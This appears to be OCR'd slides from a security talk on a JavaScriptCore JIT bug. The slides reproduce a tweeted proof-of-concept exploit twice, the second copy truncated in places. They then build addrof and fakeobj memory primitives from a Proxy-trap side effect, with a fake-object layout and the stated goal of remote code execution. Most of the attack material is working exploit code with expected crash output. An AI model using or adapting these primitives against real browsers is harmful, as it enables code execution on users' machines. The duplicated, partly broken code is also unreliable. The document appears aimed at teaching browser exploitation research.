
32 Retweets **170** Likes

Not Secure — rce.party/wtf.js

```
/*

JSC nday found by accident, no idea what commit fixed this or when this got fixed but it appears it's a recent one

~qwertyoruiop 2019

Expected output:

$ lldb ./jsc wtf.js
(lldb) target create "./jsc"
Current executable set to './jsc' (x86_64).
(lldb) settings set -- target.run-args  "wtf.js"
(lldb) r
Process 43641 launched: '<redacted>/jsc' (x86_64)
side effect
2.153435947e-314 (hex: 0x103cb0080)
Process 43641 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = EXC_BAD_ACCESS (code=1, address=0x41414146)

*/


let s = new Date();
let confuse = new Array(13.37,13.37);
s[1] = 1;
let hack = 0;
Date.prototype.__proto__ = new Proxy(Date.prototype.__proto__, {has: function() {
        if (hack) {
                print("side effect");
                confuse[1] = {};
        }
}}); // this doesn't trigger type conversion of |s| into SlowPutArrayStorage

function victim(oj,f64,u32,doubleArray) {
        doubleArray[0];
        let r = 5 in oj;
        f64[0] = f64[1] = doubleArray[1];
        u32[2] = 0x41414141;
        u32[3] = 0;
        // u32[2] += 0x18; < you'd use this for an actual production exploit in order to get a fake object rather than using 0x41414141
        doubleArray[1] = f64[1];
        return r;
}

let u32 = new Uint32Array(4);
let f64 = new Float64Array(u32.buffer);

for(let i=0; i<10000; i++) victim(s,f64,u32,confuse);
hack = 1;
victim(s,f64,u32,confuse);
print(f64[0] + " (hex: 0x" + (u32[0]+u32[1]*0x100000000).toString(16) + ")");
print(confuse[1]);
```

Not Secure — rce.party/wtf.js

```
/*

JSC nday found by accident, no idea what commit fixed this or when this got fixed but it appears it's a recent one

~qwertyoruiop 2019

Expected output:

$ lldb ./jsc wtf.js
(lldb) target create "./jsc"
Current executable set to './jsc' (x86_64).
(lldb) settings set -- target.run-args  "wtf.js"
(lldb) r
Process 43641 launched: '<redacted>/jsc' (x86_64)
side effect
2.153435947e-314 (hex: 0x103cb0080)
Process 43641 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = EXC_BA                                    )

*/


let s = new Date();
let confuse = new Array(13.37,13.37);
s[1] = 1;
let hack = 0;
Date.prototype.__proto__ = new Proxy(Date.prototype.__proto__
        if (hack) {
                print("side effect");
                confuse[1] = {};
        }
}}); // this doesn't trigger type conversion of |s| into SlowPutA

function victim(oj,f64,u32,doubleArray) {
        doubleArray[0];
        let r = 5 in oj;
        f64[0] = f64[1] = doubleArray[1];
        u32[2] = 0x41414141;
        u32[3] = 0;
        // u32[2] += 0x18; < you'd use this for an actual production exploit in order to get a fake object rather than using 0x41414141
        doubleArray[1] = f64[1];
        return r;
}

let u32 = new Uint32Array(4);
let f64 = new Float64Array(u32.buffer);

for(let i=0; i<10000; i++) victim(s,f64,u32,confuse);
hack = 1;
victim(s,f64,u32,confuse);
print(f64[0] + " (hex: 0x" + (u32[0]+u32[1]*0x100000000).toString(16) + ")");
print(confuse[1]);
```



Un-modelled Side Effects Considered Harmful

- Functions which perform 'dangerous' operations are marked as side-effecting functions, and `executeEffects()/clobberWorld()` is called when they are invoked.

- Changing types of variables, changing array bounds, changing prototypes, `eval`s, etc. are considered dangerous.

- Several assumptions are invalidated, most importantly those made about the types of all arrays in the graph.

- If we could perform the operations without invalidating assumptions, we could trigger a type confusion. This would be considered an *un-modelled* side effect.

`1 in obj`

- ECMAScript allows a `has` Proxy trap — its return value is used as the result for the `in` operator.
    - `let hasOne = 1 in [ 1, 2, 3 ];`
- DFG JIT implements this as the `HasIndexedProperty` node.
- **HasIndexedProperty is not (usually) considered a side effecting node.**

HasIndexedProperty is not considered a side effecting node

But we can override HasIndexedProperty using a Proxy.

```
Date.prototype.__proto__ = new Proxy(Date.prototype.__proto__,
{
    has: function() { /* Side Effect */ }
});

let date = new Date();
date[1] = 1;
let result = 1337 in date;
```

Makes sure that GetIndexedProperty is not a NOP

Side effect is triggered!

Exploitation

Objectives

Remote Code Execution

Objectives

Remote Code Execution

↓

Memory Manipulation (read64/write64)

Objectives

Remote Code Execution

↓

Memory Manipulation
(read64/write64)

↓

Engine State Manipulation
(addrof/fakeobj)

`addrof & fakeobj`

- `addrof` returns the address of a target object.
- Conversely, `fakeobj` **materialises** an object at a target address and returns it.
- `fakeobj` does not allocate an object or write to it — it simply creates a reference to a non-existent object at the target address.

```
let doubleArray = new Array(13.37, 13.37);
let obj = {};
let trigger = false;

Date.prototype.__proto__ = new Proxy(Date.prototype.__proto__,
{ has: function() { if (trigger) doubleArray[1] = obj; } });
 let date = new Date(); date[1] = 1;
 let address = 13.37;
 let jitFunc = () => {
     doubleArray[0];
     let result = 123 in date;
     address = doubleArray[1];
     return result;
 }
 for (let i = 0; i < 0x10000; i++) jitFunc();
 trigger = true; jitFunc();
 print(address);
```

Array is an ArrayWithDouble.

Array is now ArrayWithContiguous, however, JIT compiled code still assumes it is an ArrayWithDouble.

Force JIT compilation.

Prints 2.190760907e-314 (0x1084bc040) — the address of obj.

Caveat: can only trigger the side effect once.

Challenge: implement
`addrof` & `fakeobj`
in a single shot.

```
let object = {
    property_1: 1,
    property_2: 2,
    property_3: 3,
    property_4: 4,
};
```

JSObject redux

Offset	Contents
+ 0x00	JSCell Header
+ 0x08	Butterfly Pointer
+ 0x10	1st Inline Property
+ 0x18	2nd Inline Property
+ 0x20	3rd Inline Property
+ 0x28	4th Inline Property

← **Object Pointer**

JSObject redux

Offset	Contents
+ 0x00	JSCell Header
+ 0x08	Butterfly Pointer
+ 0x10	1st Inline Property
+ 0x18	2nd Inline Property
+ 0x20	3rd Inline Property
+ 0x28	4th Inline Property

Object Pointer

JSObject redux

Offset	Contents
+ 0x00	JSCell Header
+ 0x08	Butterfly Pointer
+ 0x10	Fake Butterfly Length
+ 0x18	Fake JSCell Header
+ 0x20	Fake Butterfly Pointer (Points to the fake object)
+ 0x28	4th Inline Property 1st Inline Property of the fake object

Object Pointer

JSObject redux

Offset	Contents
+ 0x00	JSCell Header
+ 0x08	Butterfly Pointer
+ 0x10	Fake Butterfly Length
+ 0x18	Fake JSCell Header (IndexingType Double)
+ 0x20	Fake Butterfly Pointer (Points to the fake object)
+ 0x28	1st Inline Property of the fake object

container

fake

addrof

```
function addrof(object) {
    container.property_4 = object;
    return fake[2];
}
```

fakeobj

```
function fakeobj(address) {
    fake[2] = address;
    return container.property_4;
}
```

A Tale of Two Butterflies


- Indexed properties and out of line properties are stored in a butterfly.


- Value type is entirely controlled by IndexingType of an array.

